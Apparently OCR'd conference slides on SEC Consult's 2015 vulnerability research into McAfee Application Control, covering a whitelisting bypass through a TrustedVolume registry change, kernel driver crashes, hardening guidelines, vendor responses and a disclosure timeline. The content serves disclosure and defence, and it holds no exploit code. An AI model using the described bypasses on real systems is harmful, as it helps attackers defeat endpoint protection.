  - If user is not admin a priv. escalation exploit is required
- By exploiting it we can
  - Read C:\Program Files\McAfee\Solidcore\passwd
  - Remove C:\Program Files\McAfee\Solidcore\passwd
  - Change configuration in registry
    - E.g. add TrustedVolume to completely bypass Application Whitelisting

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The Kernel Side

The Kernel Side

- Driver: C:\Windows\system32\drivers\swin1.sys
- Driver contains several vulnerabilities
- These vulnerabilities can very likely be exploited ➔ Privilege escalation from low privileged user to SYSTEM
- Exploits were not developed for these vulnerabilities

The Kernel Side

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

FILE_SYSTEM

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000022 (0x0000000065056550,0xFFFFF88002DDA328,0xFFFFF88002DD9B80,0
xFFFFF880012A58CC)


***      swin.sys - Address FFFFF880012A58CC base at FFFFF88001223000, DateStamp
 53408f6b


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  40
```

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
Demos

Demos (1/5)



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Demos (2/5)

Administrator: McAfee Solidifier Command Line

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sadmin status
McAfee Solidifier:                          Disabled
McAfee Solidifier on reboot:                Disabled

ePO Managed:                        No
Local CLI access:                   Recovered

  [fstype]       [status]         [driver status] [volume]
* NTFS           Solidified       Unattached      C:\

C:\Windows\system32>sadmin solidify
Enumerating installed products.
Solidifying volume C:\
00:11:26: Total files scanned 99324, solidified 42

C:\Windows\system32>
```


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
Demos (3/5)



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
Demos (4/5)



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
Demos (5/5)



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Conclusion

Conclusion

- Application Whitelisting can protect against trivial attacks
- APT attackers can easily bypass the protections with the described techniques
- In some cases the application even lowers the security of the operating system
  - Allocation of a RWE section in all processes
  - Kernel vulnerabilities which allow privilege escalation

Hardening Guidelines (1/2)

- **<u>Regularly apply software and system updates</u>**

- Use a strong password (McAfee Application Control does not implement a password complexity requirement)

- Remove from the list of default whitelisted applications:
  - All occurences of powershell, installutil, IEExec, ...
  - Remove the ZIP application installed by McAfee
  - Remove all intepreters (python, perl, ...)
  - Remove all debuggers
  - In general: Only whitelist required software (Whitelist vs. Blacklist)

Hardening Guidelines (2/2)

- Add JS / JSE / HTA / CHM / ... to the list of protected scripts
- Disable memory corruption protection
  - Maybe use EMET or something similar instead
- Remove all updaters
- Do not configure trusted volumes
- Find more information in the advisory

  https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20150728-0_McAfee_Application_Control_Multiple_Vulnerabilities_v10.txt

Vendor response

- RWX memory vulnerability confirmed

Section 2.2.4	**Memory Corruption Exploitation – Windows 7.1**
Comments	scinject.dll is loaded into RWX memory, but MAC's mp-vasr feature rebases the address and hides the location. The exploitability complexity is very high, therefore risk is low. We will consider fixing this in the next release of MAC.
Result	**Vulnerable**
Overall CVSS score	3.5/2.6 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:H/Au:S/C:P/I:P/A:P/E:U/RL:OF/RC:C)

source: Response to Critical Vulnerabilities in McAfee Application Control SBC1506031

Vendor response

- ZIP application from 1999 with buffer overflow confirmed

Section 2.2.4	Memory Corruption Exploitation - Exploitation of Installed ZIP application
Comments	The utilities shipped with the MAC product will be upgraded in the next version, the risk is low since MAC mitigates the buffer overflow risk. There is no POC available regarding how to exploit this and what impact will it have on the system.
Result	Vulnerable
Overall CVSS Score	1.5/1.1 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:M/Au:S/C:N/I:N/A:P/E:U/RL:OF/RC:C)

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

7	CVE-2004-1010	Exec Code Overflow	2005-03-01	2015-01-09	10.0	Admin	Remote	Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

Source: http://www.cvedetails.com/cve/CVE-2004-1010/

Vendor response

- Other bypasses / vulnerabilities will not be fixed

Section 2.2.1	**Abuse of whitelisted Applications - PowerShell**
Comments	McAfee Application Control (MAC) does not allow any whitelisted application to execute any untrusted or unauthorized application. Other technique mentioned are theoretical and there is no POC available or any mention of the impact to the system due to this. If there is no PowerShell script execution, the admin can ban this application.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Section 3.1	**Bypassing Read Write Protection – By Code Injection into Update -Process**
Comments	Code injection requires a user to be logged in as admin user and be able to execute untrusted binary or library to inject into update process. McAfee Application Control will not allow execution of unauthorized executables.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

Vendor response

- Other bypasses / vulnerabilities will not be fixed

Issue 4	**Kernel Driver Vulnerabilities**
Comments	Sending IOCTL to McAfee Application Control (MAC) requires administrative privilege and also requires it to run as an untrusted binary or library to send to IOCTL. MAC will not allow execution of unauthorized executables. It is already under discussion and we are considering fixing this in the next release of MAC.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

Timeline

2015-06-03: Contacting vendor through security-alerts@mcafee.com
Sending PGP encrypted whitepaper to vendor.
Informed McAfee about the latest possible release date: 2015-07-24.
2015-06-04: Vendor response - issues will be tracked with case ID SBC1506031
2015-06-08: SEC Consult asked for a release date of a fix.
2015-07-02: SEC Consult asked for a release date of a fix and the current status.
2015-07-13: SEC Consult asked for a release date of a fix and the current status.
2015-07-14: Vendor response - Vendor confirmed vulnerabilities 1) and 2).
Vulnerabilities 3), 4) and 5) are classified as "not vulnerable" because an attacker requires code execution to exploit them.
Vulnerabilities 1) and 2) are classified as low risk vulnerabilities.
A patch will therefore not be available, a fix is planned for the next version update which will be released by end of Q3.
2015-07-21: SEC Consult informed McAfee that an advisory will be released on 28.07.2015.
SEC Consult informed McAfee that vulnerabilities 3), 4) and 5) should be fixed as well because code execution can easily be achieved on a default installation of McAfee Application Control and therefore it's possible to exploit all the described vulnerabilities.
2015-07-28: Public release of the advisory
Current Version is 6.2.0-446 (?)
Status: ?

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